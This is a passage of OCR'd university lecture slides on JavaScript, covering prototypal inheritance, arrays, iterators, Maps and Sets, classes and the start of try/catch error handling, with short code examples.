UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 06

JAVASCRIPT: PART II

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PREVIOUSLY, ON WEB TECHNOLOGIES

So far we've learned the key concepts of the JavaScript language:

- **Variables**, **functions**, **scope** (and **hoisting**)
- **Objects**, **constructors**


Today we'll continue dwelling into the JavaScript language and learn some other core concepts:

- **Prototypes and Inheritance**
- **Data Structures (Arrays, Maps, Sets)**
- **Classes**
- **Modules**

PROTOTYPES AND INHERITANCE

OBJECTS: PROTOTYPES AND INHERITANCE

- Inheritance is an essential aspect of object-oriented programming
- JavaScript features **Prototypal inheritance**
- Every object has a **special hidden property** called **[[Prototype]]**
- **[[Prototype]]** is either **null**, or references another objects
- When we access a property of an object, and it's missing, JavaScript searches for the property by traversing the prototype chain



OBJECTS: PROTOTYPES


```
let pet = {
  legs: 4, greet(){ console.log("..."); }
}
let cat = {
  __proto__: pet //setting the prototype
}
cat.greet(); // "..."
console.log(cat.legs); //4
console.log(cat.__proto__); //Object { legs: 4, greet: greet() }
```

- **__proto__** is a getter/setter for the actual **[[Prototype]]** property
- In modern JavaScript, it is possible to use **Object.getPrototypeOf()** and **Object.setPrototypeOf()**

OBJECTS: WORKING WITH PROTOTYPES

- Prototypes are **only used when reading properties**
- **Write/delete operations work directly on the object**


```
let pet   = { legs: 4 }

let cat   = { name: "Garfield" }
let snake = { name: "Salazar" }

Object.setPrototypeOf(cat, pet);
Object.setPrototypeOf(snake, pet);

snake.legs = 0
console.log(`Cat legs: ${cat.legs}`);     // Cat legs: 4
console.log(`Snake legs: ${snake.legs}`); // Snake legs: 0
console.log(`Pet legs: ${pet.legs}`);     // Pet legs: 4
```



CONSTRUCTORS AND PROTOTYPES

- We can create objects using Constructor functions, like «**`new Pet()`**»
- When **`Pet.prototype`** is an object, the **`new`** operator uses it to set the **`[[Prototype]]`** for the newly created object

```
let pet = {
  eats: true
};
function Duck(name) {
  this.name = name;
}
Duck.prototype = pet;
let chuck = new Duck("Chuck"); //chuck.__proto__ == pet
console.log(chuck.eats); //true
```



CONSTRUCTOR AND PROPERTIES

What happens when the constructor function has no **prototype** property?


```
function Pet(name, age) {
  this.name = name; this.age = age;
}
let chuck = new Pet('Chuck', 3); let rick  = new Pet('Rick' , 7);
```

- In that case, a **default prototype** is used
- The default prototype is an object with a **constructor** property, pointing back to the constructor function

```
Pet.prototype = { constructor: Pet }
```

CONSTRUCTORS AND PROTOTYPES

```
function Pet(name, age) {
  this.name = name; this.age = age;
}
let chuck = new Pet('Chuck', 3); let rick  = new Pet('Rick' , 7);
```



This mechanism allows us to access the constructor used to create an object

```
let b = chuck.constructor('Bob', 1);
```

CONSTRUCTORS AND PROTOTYPES

- Two **alternative** ways to add methods to created objects:

```
function describe(){ console.log(`I'm ${this.name} and my age is ${this.age}`); }

function Pet(name, age) {
  this.name = name; this.age = age;
  this.describe = describe; // (1) adds a describe method to each created object
}

let chuck = new Pet('Chuck', 3); let rick  = new Pet('Rick', 7);

Pet.prototype.describe = describe; // (2) adds a describe method to the prototype
                                   // of each created object

chuck.describe(); rick.describe();
```

DATA STRUCTURES

ARRAYS

- Arrays allow to store **ordered** sequences of values
- Can be declared using the array literal syntax with square brackets **[]** or the **Array** constructor

```
//array literal syntax
let a = ["HTML", "CSS", "JS"];
console.log(a); //Array(3) [ "HTML", "CSS", "JS" ]

//constructor syntax
let b = new Array("HTML","CSS","JS");
console.log(b); //Array(3) [ "HTML", "CSS", "JS" ]
```

ARRAYS: INDEXING

- Arrays are indexed, starting at **0**.
- Specific values can be accessed in read/write mode using square brackets notation
- The **length** property contains the **maximum index, plus one**

```
let a = ["HTML", "CSS", "JS"];
a[2] = "JavaScript";
a[3] = "React";

console.log(a[0]);      // HTML
console.log(a[1]);      // CSS
console.log(a[2]);      // JavaScript
console.log(a[3]);      // React
console.log(a.length); // 4
```

ARRAYS: LENGTH

- You probably noticed we defined **array.length** in a strange way…
- That's because the length **is not** actually the count of values in the array!

```
let a = [1, 2, 3, 4, 5];

a[999] = 998;
console.log(a)
console.log(a.length); // 1000 (!)
console.log(a[5]);     // undefined
console.log(a[999]);   // 998
console.log(a[2000]);  // undefined
```

```
// an interesting thing about the
// length is that it is writeable

a.length = 3;
console.log(a); // [1,2,3]
a.length = 5;
console.log(a); // [1,2,3,<2 empty>]
a.length = 0; // clears the array
```

ARRAYS: MIXED TYPES

- An array can contain **heterogeneous** data types

```
let a = [
  "JavaScript",
  {name: "John", job: "Dev"},
  12,
  function(name){
    console.log(`Hello ${name}`);
  }
]

console.log(a[1].name);   // John
a[3]("Web Technologies"); // Hello Web Technologies
```


ARRAYS: METHODS


Arrays provide dedicated methods to add/remove items


- **push():** add an item to the end
- **shift():** take an item from the beginning
- **pop():** take an item from the end
- **unshift():** add an item at the beginning


```
let a = [1];      // [1]

a.push(2);        // [1, 2]
a.unshift(0);     // [0, 1, 2]
x = a.pop();      // [0, 1]
y = a.unshift(); // [1]

console.log(x);  // 2
console.log(y);  // 0
```



ARRAY METHODS: VISUALIZED


[,].push()


[, , ]



[,].unshift()



[ , ,]

[,  , ].pop()



[ ,]

[,  , ].shift()

[ , ]

For a visualization of all array methods, you can check out: https://js-arrays-visualized.com/

ARRAYS: ITERATION

```
let a = ["a", "b", "c"];
a[4] = "e";

for(let i = 0; i < a.length; i++)
  console.log(a[i]); //a,b,c,undefined,e

for(let item of a)
  console.log(item); //a,b,c,undefined,e

a.forEach( (value, index, array) => {
  console.log(`a[${index}]=${value}`);
});

for(let key in a){
  console.log(a[key]); //a,b,c,e
}
```

- Array can be iterated over using **for** loops over indexes, by using the alternative **for..of** syntax, or the **forEach** method.
- Since Arrays are objects, it is also possible to use **for..in**, but that's not a good idea
  - It's 10-100 times **slower**
  - There might be other **enumerable** properties outside the array values…

MULTIDIMENSIONAL ARRAYS

- Array items can also be other arrays
- We can use this to define multidimensional arrays (e.g.: matrices)

```
let matrix = [
  [1,2,3],
  [4,5,6],
  [7,8,9],
]

console.log(matrix[0][0]); //1
console.log(matrix[1][1]); //5
console.log(matrix[2][2]); //9
```

DESTRUCTURING ASSIGNMENTS

A special syntax that allows to **unpack arrays** into variables

```
let [x, y] = ["a","b","c"]; // remaining array elements are discarded
console.log(x); //a
console.log(y); //b

let [a, b, ...rest] = [1,2,3,4,5]; // remaining array elements are stored in rest
console.log(a);    //1
console.log(b);    //2
console.log(rest); //[3, 4, 5]

//similar syntax can also be used in function parameters
function greet(msg, ...names){
  console.log(`${msg} to ${names}`);
}
greet("Hello", "Ann", "Bob", "Carl"); //Hello to Ann,Bob,Carl
```

ITERABLES

- The **for..of** loop can be used with **iterable** objects
- Arrays are iterable objects (so are strings)

```
let string = "Web Technologies!";
for(let char of string){
  console.log(char); //W, e, b, , T, e, ...
}
```

- What if we have a custom object that represents a collection of values and we want to use it in a **for..of** loop construct?

ITERABLES

```
//range represents a set of integers:
//starting at min, and arriving up to max, with steps of the specified size
let range = {
  min: 1,
  max: 10,
  step: 2
}

for(let value of range){ //TypeError: range is not iterable
  console.log(value);
}
```

- To make an object iterable, it is necessary to implement a special **Symbol.iterator** method

ITERABLES: SYMBOL.ITERATOR

- When a **`for..of`** loop starts, it calls the **`Symbol.iterator`** method on the object once (and throws a TypeError if the method does not exist)
- Onward, the **`for..of`** loop only works with the object (Iterator) returned by the `Symbol.iterator` call
- When the **`for..of`** loop needs to access the next value, it calls the **`next()`** method on the Iterator
- The result of the invocation of **`next()`** is an object of the form **`{done: boolean, value: any}`** where **`done=true`** means that the loop is finished, otherwise **value** is the next value.

IMPLEMENTING SYMBOL.ITERATOR

```
let range = { min: 1, max: 10, step: 3 }

range[Symbol.iterator] = function(){
  return {
    current: this.min, max: this.max, step: this.step,
    next(){
      let n = {done: false, value: this.current};
      if(n.value > this.max)
        n.done = true;
      this.current += this.step;
      return n;
    }
  }
}

for(let value of range)
  console.log(value); //1,4,7,10
```

WORKING WITH ITERATORS EXPLICITLY

- It is also possible to work with iterators directly, as shown below
- The below while loop replicates the **for..of** loop of the previous slide

```
let iterator = range[Symbol.iterator]();
while(true){
  let result = iterator.next();
  if(result.done)
    break;
  console.log(result.value);
}
```

MAPS

- Maps are collection of **key-value pairs.**
- So, they’re just like objects? Not really, Maps **allow keys of any type**!
- Methods and properties are:

new Map()	Creates the map
map.set(key, value)	Stores the value by the key
map.get(key)	Returns the value by the key, or undefined if not present
map.has(key)	Returns true if the key exists, false otherwise
map.delete(key)	Removes the key-value pair by the key
map.clear()	Removes everything from the map
map.size	Is the current element count

MAPS VS OBJECTS

```
let map = new Map();
let o = {};

map.set(1, "Num");          map.set("1", "Str");
map.set(true, "Bool");      map.set("true", "Str");

console.log(map); //Map { 1 → "Num", "1" → "Str", true → "Bool", "true" → "Str" }
console.log(map.size); // 4

o[1]      = "Num";  o["1"]    = "String";
o[true]   = "Bool"; o["true"] = "String";
console.log(o); //Object { 1: "String", true: "String" }
```

MAPS: ITERATIONS

```
let map = new Map();

map.set("Hello", "JS"); map.set(1, true); map.set(false, 42);

for(let key of map.keys()){ //map.keys() returns an iterable over keys
  console.log(key); //Hello, 1, false
}
for(let value of map.values()){ //map.values() returns an iterable over values
  console.log(value); //JS, true, 42
}
for(let [key, value] of map.entries()){ //iterable over entries
  console.log(`${key}: ${value}`);
}
for(let [key, value] of map){ //equivalent to the one before
  console.log(`${key}: ${value}`);
}
```

SETS

- Sets are a data structure to store collections of values without repetitions
- Main methods of a set are:

new Set([iterable])	Creates the Set. If an iterable is provided, copies its values
set.add(value)	Stores the value, returns the set itself
set.delete(value)	Deletes value from Set. Returns true if value existed, false otherwise
set.has(value)	Returns true if value exists in the set, false otherwise
set.clear()	Removes everything from the set
set.size	Is the current element count

SETS: EXAMPLES

```
let set = new Set();

let eric = { name: "Eric" };
let stan = { name: "Stan" };
let kyle = { name: "Kyle" };

set.add(eric); set.add(stan);
set.add(kyle); set.add(eric);
set.add(kyle);

// set keeps only unique values
console.log( set.size ); // 3

for (let user of set) {
  console.log(user.name); //Eric, Stan, Kyle
}
```

CLASSES

CLASSES IN JAVASCRIPT

We are familiar with the concept of classes in object-oriented software

- Classes are basically templates for creating objects
- **Constructors** and **new** can help with that in JavaScript
- JavaScript also features a more-advanced **class** construct, which provides some benefits

```
class Pet {
  constructor(name){ this.name = name }
  method1(){/*...*/}
  method2(){/*...*/}
  /* more methods */
}

let pet = new Pet("Chuck");
```

CLASSES IN JAVASCRIPT

```
class Pet {
  constructor(name){ this.name = name }
  method1(){/*...*/}
  method2(){/*...*/}
  /* more methods */
}

let pet = new Pet("Chuck");
```

- **new Pet()** creates a new object and invokes the constructor method with the given arguments, which sets the name property on the object. The new object is then returned.

CLASSES IN JAVASCRIPT

- What exactly is a class? It's not a new language-level entity
- `typeof(Pet); //function`
- In JavaScript, classes are **special kinds of functions**
- What does the `class Pet {...}` construct really do then?
  1. Creates a constructor function named Pet. The code of the function is taken from the `constructor()` method (or is empty if there is no such method).
  2. Stores other class methods in `Pet.prototype`

CLASSES IN JAVASCRIPT


- Similarly to objects, classes support properties and getter/setters

```
class Duck {
  species = "Duck"; //property
  constructor(name){this.name = name}
  greet(){
    console.log("Quack!")
  }
  get fullDescription(){return `${this.name} the ${this.species}`};

  [Symbol.iterator]() {/*...*/}
}

let duck = new Duck("Chuck");
duck.greet(); //Quack!
console.log(duck.fullDescription); //Chuck the Duck
```

CLASS INHERITANCE


- JavaScript classes can inherit from other classes using the **extends** keyword

```
class Pet {
  describe(){ console.log("I'm a pet"); }
  greet(){ console.log("..."); }
}

class Duck extends Pet {
  greet(){ console.log("Quack!"); }
}

let chuck = new Duck();
chuck.describe(); //I'm a pet
chuck.greet();    //Quack!
```



CLASS INHERITANCE

- Internally, extends is implemented using the **[[Prototype]]** property



ERROR HANDLING

ERRORS


- When running a script, errors can happen
- They can happen because programmers make mistakes, because users provided unexpected inputs, and so on…
- When errors happen, scripts typically stop immediately, printing an error message in the console

```
let myvar = 0;

for(let num of [1,2,3,4,5]){
  mvvar += num; // ReferenceError: mvvar is not defined
}

console.log(myvar);
```

HANDLING ERRORS: TRY/CATCH/FINALLY

- A **try/catch/finally** syntax construct provides ways to handle errors.
- Conceptually, it's the same construct you know from Java
  - With a few minor differences (we'll see them!)…

```
try {
  console.log("starting");
  x = 1; //forgot the let keyword
  console.log("assignment done"); // not executed
} catch (error) {
  console.log(error.name);
  console.log(error.message);
} finally {
  console.log("done");
}
```



HANDLING ERRORS: TRY/CATCH/FINALLY

Peculiarities of try/catch constructs in JavaScript:

